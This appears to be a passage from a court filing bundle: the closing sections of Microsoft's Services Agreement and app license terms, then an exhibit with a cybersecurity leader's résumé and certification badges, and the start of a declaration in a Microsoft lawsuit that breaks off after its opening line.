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any part thereof at any time, in its sole discretion, and without prior notice. However, if the Rewards Program is cancelled or discontinued, we will make reasonable efforts to notify you by email and on the Rewards Dashboard and to provide you with at least 90 days to redeem your accrued Points, unless we determine that such cancellation must take effect immediately for legal or security reasons.

xii. **Other Terms.** Microsoft reserves the right to immediately cancel your Rewards Account, disqualify you from future participation in the Rewards Program, forfeit all of your earned Points, and cancel or suspend any Redemption Option you have obtained through the Rewards Program if Microsoft believes you have tampered with, abused, or defrauded any aspect of the Rewards Program or breached these terms. Microsoft further reserves the right to cancel or suspend any Redemption Option you have obtained or attempted to obtain through the Rewards Program if Microsoft determines you are ineligible to receive that Redemption Option for legal reasons (such as export laws). While Microsoft makes every effort to ensure accuracy, errors occasionally occur. Microsoft therefore reserves the right to correct such errors at any time, even if it affects current Offers or your pending, earned, or redeemed Points or Rewards. In the event of any inconsistency or discrepancy between these Rewards Program terms or other statements contained in any related materials or advertising, these terms prevail, govern, and control.

## Azure

m. **Azure.** Your use of the Azure service is governed by the terms and conditions of the separate agreement under which you obtained the services, as detailed on the Microsoft Azure Legal Information page at <https://azure.microsoft.com/en-us/support/legal/>.

## Microsoft Soundscape

n. **Microsoft Soundscape.** You acknowledge that Microsoft Soundscape (1) is not designed, intended, or made available as a medical device, and (2) is not designed or intended to be a substitute for professional medical advice, diagnosis, treatment, or judgment and should not be used to replace or as a substitute for professional medical advice, diagnosis, treatment, or judgment.

## Power Platform

o. **Power Platform.** Your use of the Power Platform service is governed by the terms and conditions of the separate agreement under which you obtained the services, as detailed on the Power Platform Legal Information page at [Microsoft Power Platform](https://powerplatform.microsoft.com/en-us/business-applications/legal/) (<https://powerplatform.microsoft.com/en-us/business-applications/legal/>).

## Dynamics 365

p. **Dynamics 365.** Your use of the Dynamics 365 service is governed by the terms and conditions of the separate agreement under which you obtained the services, as detailed on the Dynamics 365 Legal Information page at [Microsoft Dynamics 365](https://dynamics.microsoft.com/business-applications/legal/) (<https://dynamics.microsoft.com/business-applications/legal/>).

## AI Services

q. **AI Services.** "AI services" are services that are labeled or described by Microsoft as including, using, powered by, or being an Artificial Intelligence ("AI") system.

i. **Reverse Engineering.** You may not use the AI services to discover any underlying components of the models, algorithms, and systems. For example, you may not try to determine and remove the weights of models.

ii. **Extracting Data.** Unless explicitly permitted, you may not use web scraping, web harvesting, or web data extraction methods to extract data from the AI services.

iii. **Limits on use of data from the AI Services.** You may not use the AI services, or data from the AI services, to create, train, or improve (directly or indirectly) any other AI service.

iv. **Use of Your Content.** As part of providing the AI services, Microsoft will process and store your inputs to the service as well as output from the service, for purposes of monitoring for and preventing abusive or harmful uses or outputs of the service.

v. **Third party claims.** You are solely responsible for responding to any third-party claims regarding Your use of the AI services in compliance with applicable laws (including, but not limited to, copyright infringement or other claims relating to content output during Your use of the AI services).



15. **Binding Arbitration and Class Action Waiver If You Live In (or, If a Business, Your Principal Place of Business Is In) the United States.** We hope we never have a dispute, but if we do, you and we agree to try for 60 days, upon receipt of a Notice of Dispute, to resolve it informally. If we can't, you and we agree to **binding individual arbitration before the American Arbitration Association ("AAA") under the Federal Arbitration Act ("FAA"), and not to sue in court in front of a judge or jury.** Instead, a neutral arbitrator will decide and the arbitrator's decision will be final except for a limited right of review under the FAA. **Class action lawsuits, class-wide arbitrations, private attorney-general actions, requests for public injunctions, and any other proceeding or request for relief where someone acts in a representative capacity aren't allowed. Nor is combining individual proceedings without the consent of all parties.** "We," "our," and "us" includes Microsoft and Microsoft's affiliates.

a. **Disputes Covered—Everything Except IP.** The term "dispute" is as broad as it can be. It includes any claim or controversy between you and us concerning the Services, the software related to the Services, the Services' or software's price, your Microsoft account, marketing, communications, your purchase transaction, billing, or these Terms, under any legal theory including contract, warranty, tort, statute, or regulation, **except disputes relating to the enforcement or validity of your, your licensors', our, or our licensors' intellectual property rights.**

b. **Send a Notice of Dispute Before Arbitration.** If you have a dispute that our customer service representatives can't resolve and you wish to pursue arbitration, you must first send an individualized Notice of Dispute to **Microsoft Corporation, ATTN: CELA Arbitration, One Microsoft Way, Redmond, WA 98052-6399, U.S.A., or submit the form electronically.** The Notice of Dispute form is available at <https://go.microsoft.com/fwlink/?LinkId=245499>. Complete that form in full, with all the information it requires. We'll do the same if we have a dispute with you. This Notice of Dispute is a prerequisite to initiating any arbitration. Any applicable statute of limitations will be tolled from the date of a properly submitted individualized Notice of Dispute through the first date on which an arbitration may properly be filed under this section 15.

c. **Small Claims Court Option.** Instead of sending a Notice of Dispute, either you or we may sue the other party in small claims court seeking only individualized relief, so long as the action meets the small claims court's requirements and remains an individual action seeking individualized relief. The small claims court must be in your county of residence (or, if a business, your principal place of business).

d. **Arbitration Procedure.** The AAA will conduct any arbitration under its Commercial Arbitration Rules (or if you are an individual and use the Services for personal or household use, or if the value of the dispute is less than \$75,000 whether or not you are an individual or how you use the Services, its Consumer Arbitration Rules). For more information, see [www.adr.org](http://www.adr.org) or call 1-800-778-7879. **Section 15 and these Terms govern to the extent they conflict with any applicable AAA rules.** To initiate an arbitration, submit the Demand for Arbitration form available at <https://go.microsoft.com/fwlink/?LinkId=245497> to the AAA and mail a copy to us. The form must contain information that is specific to you and your claim. In a dispute involving \$25,000 or less, any hearing will be telephonic or by videoconference unless the arbitrator finds good cause to hold an in-person hearing instead. Any in-person hearing will take place in your county of residence (or, if a business, your principal place of business). The arbitrator may award the same damages to you individually as a court could. **The arbitrator may award declaratory or injunctive relief only to you individually to satisfy your individual claim, but not relief that would affect non-parties.**

The arbitrator rules on all issues except that a court has exclusive authority: (i) to decide arbitrability, as well as formation, existence, scope, validity, and enforceability of this arbitration agreement; (ii) to decide whether the parties have complied with the pre-arbitration requirements (including the individualized Notice of Dispute and Demand for Arbitration forms); (iii) to enforce the prohibition on class, representative, private attorney-general, or combined actions or proceedings, or public injunctive relief; and (iv) to enjoin an arbitration from proceeding if it does not comply with this section 15.

If your Notice of Dispute involves claims similar to those of at least 24 other customers, and if you and those other customers are represented by the same lawyers, or by lawyers who are coordinating with each other, you and we agree that these claims will be "Related Cases." Related Cases may only be filed in batches of up to 50 individual arbitrations at a time, and those individual arbitrations will be resolved in the following manner: (i) for the first batch, each side may select up to 25 of these Related Cases to be filed and resolved in individual arbitrations under this section 15; (ii) none of the other Related Cases may be filed or prosecuted in arbitration until the first batch of up to 50 individual arbitrations is resolved; and (iii) if, after that first batch, the parties are unable to informally resolve the remaining Related Cases, a second batch of Related Cases may be filed, where each side may select up to 25 of the Related Cases to be resolved in individual arbitrations under this section 15. This process of batched individual arbitrations will continue until the parties resolve all Related Cases informally or through individual arbitrations. A court has exclusive authority to enforce this paragraph, including whether it applies to a given set of claims, and to enjoin the filing or prosecution of arbitrations that do not comply with this paragraph.

e. **Arbitration Fees and Payments.**

i. **Disputes Involving Less Than \$75,000.** We will promptly reimburse your filing fees and pay the AAA's and arbitrator's fees and expenses if: (i) the dispute involves less than \$75,000; and before initiating arbitration (ii) you complied with all pre-arbitration requirements in this section 15, including, if applicable, the Related Cases paragraph. Otherwise, the AAA rules will govern payment of filing fees and the AAA's and arbitrator's fees and expenses. If, at the conclusion of the arbitration, the arbitrator awards you more than our last written offer made before the arbitrator was appointed, we will: pay you (i) the amount of the award or \$1,000 (whichever is more); and; (ii) for any reasonable attorney's fees you incurred; and any reasonable expenses (including expert witness fees and costs) that your attorney accrued in connection with your individual arbitration.

ii. **Disputes Involving \$75,000 or More.** The AAA rules will govern payment of filing fees and the AAA's and arbitrator's fees and expenses.

f. **Rejecting Future Arbitration Changes.** You may reject any change we make to section 15 (except address changes) by personally signing and sending us notice within 30 days of the change by U.S. Mail to the address in section 15.b. If you do, the most recent version of section 15 before the change you rejected will apply.

g. **Severability.** If, after exhaustion of all appeals, a court finds any part of this section 15 unenforceable as to any claim or request for a remedy, then the parties agree to arbitrate all claims and remedies subject to arbitration before litigating in court any remaining claims or remedies (such



as a request for a public injunction remedy, in which case the arbitrator issues an award on liability and individual relief before a court considers that request). Otherwise, if any other part of section 15 is found to be unenforceable, the remainder will remain in effect (with an arbitration award issued before any court proceeding begins).

## Miscellaneous

16. **Miscellaneous.** This section, and sections 1, 9 (for amounts incurred before the end of these Terms), 10, 11, 12, 13, 15, 18 and those that by their terms apply after the Terms end will survive any termination or cancellation of these Terms. We may assign these Terms, in whole or in part, at any time without notice to you. You may not assign your rights or obligations under these Terms or transfer any rights to use the Services. This is the entire agreement between you and Microsoft for your use of the Services. It supersedes any prior agreements between you and Microsoft regarding your use of the Services. All parts of these Terms apply to the maximum extent permitted by relevant law. If a court or arbitrator holds that we can't enforce a part of these Terms as written, we may replace those terms with similar terms to the extent enforceable under the relevant law, but the rest of these Terms won't change. Section 15.g says what happens if parts of section 15 (arbitration and class action waiver) are found to be unenforceable. Section 15.g prevails over this section if inconsistent with it. Except for section 15 (arbitration and class action waiver) these Terms are solely for your and our benefit; they aren't for the benefit of any other person, except for Microsoft's successors and assigns.

17. **Export Laws.** You must comply with all domestic and international export laws and regulations that apply to the software and/or Services, which include restrictions on destinations, end users, and end use. For further information on geographic and export restrictions, visit <https://www.microsoft.com/exporting>.

18. **Reservation of Rights and Feedback.** Except as expressly provided under these Terms, Microsoft does not grant you a license or any other rights of any type under any patents, know-how, copyrights, trade secrets, trademarks or other intellectual property owned or controlled by Microsoft or any related entity, including but not limited to any name, trade dress, logo or equivalents. If you give to Microsoft any idea, proposal, suggestion or feedback, including without limitation ideas for new products, technologies, promotions, product names, product feedback and product improvements ("**Feedback**"), you give to Microsoft, without charge, royalties or other obligation to you, the right to make, have made, create derivative works, use, share and commercialize your Feedback in any way and for any purpose. You will not give Feedback that is subject to a license that requires Microsoft to license its software, technologies or documentation to any third party because Microsoft includes your Feedback in them.

**Notices and procedure for making claims of intellectual property infringement.** Microsoft respects the intellectual property rights of third parties. If you wish to send a notice of intellectual property infringement, including claims of copyright infringement, please use our procedures for submitting [Notices of Infringement](https://www.microsoft.com/en-us/legal/intellectualproperty/infringement) (https://www.microsoft.com/en-us/legal/intellectualproperty/infringement), which procedures form part of these Terms. **ONLY INQUIRIES RELEVANT TO THIS PROCEDURE WILL RECEIVE A RESPONSE.**

Microsoft uses the processes set out in Title 17, United States Code, Section 512, and, where applicable, Chapter III of Regulation (EU) 2022/2065, to respond to notices of copyright infringement. In appropriate circumstances, Microsoft may also disable or terminate accounts of users of Microsoft services who may be repeat infringers. Furthermore, in appropriate circumstances, Microsoft may suspend processing notices by individuals or entities that frequently submit unfounded notices. A further explanation of the applicable procedures for a given Service, including possible redress for decisions taken by Microsoft as part of these procedures, may be found at [Notices of Infringement](https://www.microsoft.com/en-us/legal/intellectualproperty/infringement) (https://www.microsoft.com/en-us/legal/intellectualproperty/infringement).

**Notices and procedures regarding intellectual property concerns in advertising.** Please review our [Intellectual Property Guidelines](https://go.microsoft.com/fwlink/?LinkId=243207) (https://go.microsoft.com/fwlink/?LinkId=243207) regarding intellectual property concerns on our advertising network.

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**Tax Notices.** Please review our tax notification page (<https://aka.ms/taxservice>) for U.S. state and local sales/use tax information.

**Notice about the H.264/AVC and VC-1 Video Standards.** The software may include H.264/AVC and/or VC-1 codec technology that is licensed by MPEG LA, L.L.C. This technology is a format for data compression of video information. MPEG LA, L.L.C. requires this notice:

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## STANDARD APPLICATION LICENSE TERMS

## FOR APPLICATIONS OFFERED IN THE UNITED STATES

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**BY DOWNLOADING OR USING THE APPLICATION, OR ATTEMPTING TO DO ANY OF THESE, YOU ACCEPT THESE TERMS. IF YOU DO NOT ACCEPT THEM, YOU HAVE NO RIGHT TO AND MUST NOT DOWNLOAD OR USE THE APPLICATION.**

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**If you comply with these license terms, you have the rights below.**

1. **INSTALLATION AND USE RIGHTS; EXPIRATION.** You may install and use the application on Windows devices or Xbox consoles as described in Microsoft's [Usage Rules](https://go.microsoft.com/fwlink/p/?LinkId=723143) (<https://go.microsoft.com/fwlink/p/?LinkId=723143>). Microsoft reserves the right to modify Microsoft's [Usage Rules](https://go.microsoft.com/fwlink/p/?LinkId=723143) (<https://go.microsoft.com/fwlink/p/?LinkId=723143>) at any time.

2. **INTERNET-BASED SERVICES.**

a. **Consent for Internet-based or wireless services.** If the application connects to computer systems over the Internet, which may include via a wireless network, using the application operates as your consent to the transmission of standard device information (including but not limited to technical information about your device, system, and application software, and peripherals) for Internet-based or wireless services. If other terms are presented in connection with your use of services accessed using the application, those terms also apply.

b. **Misuse of Internet-based services.** You may not use any Internet-based service in any way that could harm it or impair anyone else's use of it or the wireless network. You may not use the service to try to gain unauthorized access to any service, data, account, or network by any means.

3. **SCOPE OF LICENSE.** The application is licensed, not sold. This agreement only gives you some rights to use the application. If Microsoft disables the ability to use the applications on your devices pursuant to your agreement with Microsoft, any associated license rights will terminate. The application publisher reserves all other rights. Unless applicable law gives you more rights despite this limitation, you may use the application only as expressly permitted in this agreement. In doing so, you must comply with any technical limitations in the application that only allow you to use it in certain ways. You may not:

- a. Work around any technical limitations in the application.
- b. Reverse engineer, decompile, or disassemble the application, except and only to the extent that applicable law expressly permits, despite this limitation.
- c. Make more copies of the application than specified in this agreement or allowed by applicable law, despite this limitation.
- d. Publish or otherwise make the application available for others to copy.
- e. Rent, lease, or lend the application.
- f. Transfer the application or this agreement to any third party.

4. **DOCUMENTATION.** If documentation is provided with the application, you may copy and use the documentation for personal reference purposes.

5. **TECHNOLOGY AND EXPORT RESTRICTIONS.** The application may be subject to United States or international technology control or export laws and regulations. You must comply with all domestic and international export laws and regulations that apply to the technology used or supported by the application. These laws include restrictions on destinations, end users, and end use. For information on Microsoft branded products, go to the [Microsoft exporting website](https://go.microsoft.com/fwlink/?LinkId=868967) (<https://go.microsoft.com/fwlink/?LinkId=868967>).

6. **SUPPORT SERVICES.** Contact the application publisher to determine if any support services are available. Microsoft, your hardware manufacturer and your wireless carrier (unless one of them is the application publisher) aren't responsible for providing support services for the application.

7. **ENTIRE AGREEMENT.** This agreement, any applicable privacy policy, any additional terms that accompany the application, and the terms for supplements and updates are the entire license agreement between you and application publisher for the application.

8. **APPLICABLE LAW.**

a. **United States and Canada.** If you acquired the application in the United States or Canada, the laws of the state or province where you live (or, if a business, where your principal place of business is located) govern the interpretation of these terms, claims for breach of them, and all other claims (including consumer protection, unfair competition, and tort claims), regardless of conflict of laws principles.

b. **Outside the United States and Canada.** If you acquired the application in any other country, the laws of that country apply.

9. **LEGAL EFFECT.** This agreement describes certain legal rights. You may have other rights under the laws of your state or country. This agreement doesn't change your rights under the laws of your state or country if the laws of your state or country don't permit it to do so.

10. **DISCLAIMER OF WARRANTY.** The application is licensed "as is," "with all faults," and "as available." You bear the entire risk as to its quality, safety, comfort, and performance. Should it prove defective, you assume the entire cost of all necessary servicing or repair. The

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11. **LIMITATION ON AND EXCLUSION OF REMEDIES AND DAMAGES.** To the extent not prohibited by law, if you have any basis for recovering damages, you can recover from the application publisher only direct damages up to the amount you paid for the application or \$1.00, whichever is greater. You will not, and waive any right to, seek to recover any other damages, including lost profits and consequential, special, direct, indirect, or incidental damages, from the application publisher.

This limitation applies to:

- Anything related to the application or services made available through the application; and
- Claims for breach of contract, warranty, guarantee or condition; strict liability, negligence, or other tort; violation of a statute or regulation; unjust enrichment; or under any other theory; all to the extent permitted by applicable law.

It also applies even if:

- This remedy doesn't fully compensate you for any losses; or
- The application publisher knew or should have known about the possibility of the damages.



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Bing Maps  
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Bing Pros  
Bing Rebates  
Bing Search APIs/SDKs  
Bing Search app  
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Link to Windows  
Maps App  
Microsoft 365 Business Standard, Microsoft 365 Business Basic and Microsoft 365 Apps\*

\*Until a commercial domain is established for use of these services, at which time separate Microsoft commercial terms will govern instead.

Microsoft 365 Consumer  
Microsoft 365 Family  
Microsoft 365 for the web  
Microsoft 365 optional connected experiences  
Microsoft 365 Personal  
Microsoft Academic  
Microsoft account  
Microsoft Add-Ins for Skype  
Microsoft Bots  
Microsoft Collections  
Microsoft Copilot  
Microsoft Defender for individuals  
Microsoft Educator Community  
Microsoft Family  
Microsoft Health  
Microsoft Launcher  
Microsoft Loop  
Microsoft Math Solver  
Microsoft Movies & TV  
Microsoft Pay  
Microsoft Pix  
Microsoft Research Interactive Science

Microsoft Research Open Data  
Microsoft Rewards  
Microsoft Search in Bing  
Microsoft Soundscape  
Microsoft Start  
Microsoft Support and Recovery Assistant for Office 365  
Microsoft Sway  
Microsoft Teams  
Microsoft Translator  
Microsoft Wallpaper  
MileIQ  
Minecraft games  
Minecraft Realms Plus and Minecraft Realms  
Mixer  
MSN Dial Up  
MSN Explorer  
MSN Food & Drink  
MSN Health & Fitness  
MSN Money  
MSN News  
MSN Premium  
MSN Sports  
MSN Travel  
MSN Weather  
MSN.com  
Next Lock Screen  
Office Store  
OneDrive.com  
OneDrive  
OneNote.com  
Outlook.com  
Paint 3D  
Phone Link  
Presentation Translator  
rise4fun  
Seeing AI  
Send  
Skype in the Classroom  
Skype Manager  
Skype.com  
Skype  
Smart Search  
SMS Organizer App  
Snip Insights  
Spreadsheet Keyboard  
Store  
Sway.com  
The free version of Microsoft 365  
to-do.microsoft.com  
Translator for Microsoft Edge  
Translator Live  
Universal Human Relevance System (UHRS)  
UrWeather  
ux.microsoft.com  
Video Breakdown  
Visio Online  
Web Translator  
whiteboard.office.com  
Windows games, apps and websites published by Microsoft  
Windows Movie Maker  
Windows Photo Gallery  
Windows Store  
Windows Live Mail  
Windows Live Writer  
Word Flow  
Xbox Cloud Gaming



Xbox Game Pass

Xbox Game Studios games, apps and websites

Xbox Live Gold

Xbox Live

Xbox Music

Xbox Store

# Exhibit 2

## Shinesa E. Cambric, CISSP, CISM, CCSP, CDPSE

---

### PROFILE

Award-winning and industry-recognized Senior Cyber Security Leader with a history of architecting and delivering business initiatives for both foundational security capabilities and innovative protection solutions for global organizations. My experience includes directing teams executing both agile and waterfall deployments for cloud and application security, identity and access management, digital trust, privileged access management, vulnerability remediation, and compliance. I thrive on mentoring and managing high-performing, high-impact teams, supporting them by clearing roadblocks, growing their skills, and empowering them to deliver on organizational goals successfully.

---

### AREAS OF EXPERTISE

- Cloud Platforms and Security Configuration (Azure, AWS, GCP)
- Identity Governance and Access Management Applications
- Governance Risk & Compliance (GRC) Applications and Concepts
- Vulnerability Management
- Compliance Protocols, Standards and Frameworks: PCI, SOX ITGC, COBIT, NIST CSF, GDPR, CCPA
- Strategic Planning and Execution
- Leveraging AI/ML for risk and threat detection

---

### PROFESSIONAL EXPERIENCE

**Microsoft**      **Irving, TX**      **April 2021 – Present**

***Product Management Senior Leader – Anti-Fraud***

- Direct organizational efforts on security architecture, including vendor and internal mechanisms for preventing, detecting, and remediating security threats related to fraudulent accounts. Directly accountable for strategic roadmaps and execution and defining organizational prioritization for delivering innovative product features to prevent and detect threats related to emerging technologies and concepts.
- Deliver large, at-scale security initiatives across multiple stakeholders, including central engineering, leadership teams, product managers, engineering managers, developers, and business counterparts. Define and drive buy/build/partner decisions for strategic investment areas.
- Led cross-organization efforts to design and deliver identity risk detection and protection features for Microsoft Azure Active Directory with two patents pending; leveraged AI/ML algorithms for enhanced security to protect against over 5.8 billion attacker-driven sign-ins attempts a month in the Microsoft ecosystem.
- Direct and guide protection products from conception to launch, including market analysis, thought leadership, and execution roadmap. Deliver technology supporting global organizations in identifying over 2 million compromised accounts a month.
- Leverage GRC and security knowledge to advise business and technical stakeholders regarding Zero Trust methodologies and security best practices; design and deliver enhanced security training for partner organizations.
- Build alignment across functional and technical silos; Work closely with Operations and Customer Success teams to maximize internal and external customer satisfaction by directing team delivery on process optimization and adoption of tools.
- Collaborate with cross-company stakeholders to develop strategic product roadmaps and secure prioritization and funding for key initiatives.
- Drive objectives and key results, establishing supporting metrics and key progress indicators for security posture, and return on investment for vendor and external products compared to security threats remediated or reduced.

**Vistra Energy**      **Irving, TX**      **Jan 2021 – April 2021**

***Manager Security Architecture***

- Direct the team responsible for designing, developing, deploying, and maintaining security architecture standards and solutions to support company-wide objectives.
- Drive closure on policy exceptions; identify gaps and risks in support of exception requests, weigh the effectiveness of compensating controls, and make recommendations around exception requests; Influence technical and strategic direction of the Risk Management and Compliance program.
- Develop strategy and implement roadmaps for cloud security, cloud migration, identity and access, and Zero-Trust.
- Provide architectural and compliance oversight of design, building, configuration, and maintenance of security for technology platforms; Collaborate with business and technology counterparts to understand enterprise initiatives, architect integration of identity and access management, perform risk assessments and manage risk remediation; Direct work towards alignment of security to NIST Cybersecurity Framework.
- Crafting and executing the overall security architecture program, including developing roadmaps and working with numerous

stakeholders from across information security and engineering on building a defensive security posture.

**Fossil, Inc Richardson, TX**

**2013 - 2020**

***Sr. Manager-Identity and Access Management***

- Direct the development and maintenance of information security policies, standards, procedures, and guidelines following the overarching Information Security Risk Framework.
- Led a global team in defining consistent, repeatable processes for identifying risks, qualitatively and quantitatively performing risk assessments, determining risk treatment, managing associated findings and remediation plans, and sharing insights with senior leadership.
- Architected and directed team implementation of tools and processes related to the cyber security protection of critical ERP systems; Established an ERP IR (incident response) playbook for integration with corporate IR plan; Developed insider threat program and profiles for ERP environments, including coordinating with functional stakeholders to identify data sources and incident response procedures for insider threats.
- Drive execution and delivery for cyber risk assessments on application security and identity management implications; Partner with internal compliance and risk management teams for panel reviews; Coordinate with the legal team to review SoWs, MSAs, and contracts for impacts to data security, privacy, and regulatory compliance.
- Lead organization in defining framework and audit plan to assess risk and compliance impacts for cloud migration and deployment; Collaborate with stakeholders to recommend and develop cloud controls and monitoring policy requirements; Assess and develop a plan for implementation of hybrid cloud security requirements, including enhancing MFA (multi-factor) solutions.
- Developed global identity and access governance roadmap, including defining authoritative identity sources, authentication and authorization processes, monitoring, compliance, and auditing and reporting; Worked closely with CISO, CTO, and other senior executives to support the implementation of strategic roadmap objectives regarding application security and identity governance as part of overall cyber security objectives.
- Provided thought leadership and consultation to the organization related to security and regulatory compliance, IT controls, and IT risks and remediation; Lead support teams in correcting deficiencies and defining long-term solutions.
- Designed reports for security risk and compliance metrics for key systems; Collected and managed monthly KRI (key risk indicators) data; analyzed and facilitated discussion with the business areas.
- Partnered with an external consulting firm to perform a cyber risk assessment of company tools and operations; Translated results into business terms and worked with senior executives to develop strategic short and long-term plans to address findings.

**CERTIFICATIONS AND PROFESSIONAL MEMBERSHIPS**

---

Certified Information Systems Manager (**CISM**)

Certified Data Privacy Solutions Engineer (**CDPSE**)

Certified Information Systems Security Professional (**CISSP**)

Certified Cloud Security Professional (**CCSP**)

Okta Certified Professional

Member - Information Systems, Audit and Control Association (**ISACA**)

Member – Information Systems Security Association (**ISSA**) North Texas Chapter

**INDUSTRY ENGAGEMENT (2023)**

---

Speaker: RSA Conference

Speaker: ISACA Silicon Valley Chapter

Speaker: CTO Advisor Virtual Conference

Content Contributor: Cloud Security Alliance Zero Trust Certification and Training

Lead Creator: ISACA GCP Audit program

Author: Cloud Auditing Best Practices

Winner: Cloud Girls Rising Star Award

Board Member and Conference Organizer: fwd:cloudsec Cloud Security Conference

Exam and Content Subject Matter Expert: CompTIA

**EDUCATION**

---

**Bachelor's Degree – Computer Science**

Louisiana State University

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This badge was issued to [Shinesa Cambric](#) on March 30, 2021

 [Verify](#)

 [Celebrate](#)




## Certified Information Security Manager<sup>®</sup> (CISM)

Issued by [ISACA](#)

The management-focused CISM is the globally accepted standard for individuals who design, build and manage enterprise information security programs.

[Learn more](#)

## Skills



## Earning Criteria

 [Score a passing grade on the CISM exam](#)

[Submit verified evidence of five years of information security work experience, with a minimum of three years of information security management work experience in three or more of the job practice domains](#)

 [Agree to abide by the ISACA Code of Professional Ethics](#)

 [Agree to abide by the CISM Continuing Professional Education Policy](#)

## Standards

[ISO/IEC 17024:2003](#)

Principles and requirements for a body certifying persons against specific requirements, and includes the development and maintenance of a certification scheme for persons.

## Insights

**Top Job Titles**

Postings

|  |    |   |
|--|----|---|
| Senior Associate Digital Business Risk | 64 | > |
| Chief Information Security Officer     | 57 | > |
| Information Risk Compliance Analyst    | 54 | > |
| SAP Platform Security Consultant       | 30 | > |
| Information Security Manager           | 13 | > |

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Expires on July 31, 2024

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## Certified Cloud Security Professional (CCSP)

Issued by [ISC2](#)


The vendor-neutral CCSP credential confirms knowledge and competency in applying best practices to cloud security architecture, design, operations, and service orchestration. Developed by the two leading non-profits in cloud and information security, CSA and (ISC)<sup>2</sup>,








the CCSP draws from a comprehensive, up-to-date global body of knowledge that ensures candidates have the right cloud security knowledge and skills to be successful in securing and optimizing cloud computing environments.

[Learn more](#)

## Skills



## Earning Criteria

-  [Obtain the required experience](#)
-  [Achieve a passing score on the CCSP exam](#)
-  [Obtain an endorsement from an existing ISC2 member](#)
-  [Subscribe to the Code of Ethics](#)
-  [Complete continuing professional education requirements](#)

## Insights

**Top Job Titles**

Postings

|  |     |   |
|--|-----|---|
| Account Manager Business Sales         | 139 | > |
| Acquisition Account Manager II         | 132 | > |
| Accounting Intern                      | 126 | > |
| Hybrid Marketing Intern                | 122 | > |
| Account Manager Enterprise Expansion I | 114 | > |

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
## Certified Data Privacy Solutions Engineer™ (CDPSE™)

Issued by [ISACA](#)





The CDPSE certification is focused on the technical implementation of privacy solutions and privacy-enhanced design. CDPSE holders are integral to an organization's privacy program and can facilitate a common understanding of best practices throughout the organization.

[Learn more](#)

## Skills



## Earning Criteria

-  [Score a passing grade on the CDPSE exam](#)
-  [Submit verified evidence of professional work experience in two or more of the exam content outline domains](#)
-  [Agree to abide by the ISACA Code of Professional Ethics](#)
-  [Agree to abide by the CDPSE Continuing Professional Education Policy](#)

## Insights

### Top Job Titles

Postings

|  |       |
|--|-------|
| Oracle Cloud Security Senior Consultant  | 112 > |
| Security Privacy Control Assessor        | 90 >  |
| Senior Security Privacy Control Assessor | 90 >  |

Oracle Cloud Security Risk Management Senior Ma... 90 >

Senior Associate Security Operations Analyst 84 >

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[View Overview »](#)

UNITED STATES DISTRICT COURT  
SOUTHERN DISTRICT OF NEW YORK

-----X  
MICROSOFT CORPORATION, :  
: :  
Plaintiff, : **Case No.**  
-against- : :  
: :  
DUONG DINH TU, :  
LINH VAN NGUYEN, and :  
TAI VAN NGUYEN, : **REQUEST TO FILE UNDER SEAL**  
: :  
Defendants. :  
-----X

---

**DECLARATION OF JASON LYONS IN SUPPORT OF  
PLAINTIFF MICROSOFT’S MOTION FOR AN EMERGENCY *EX PARTE*  
TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE**

---

I, Jason Lyons, declare as follows:

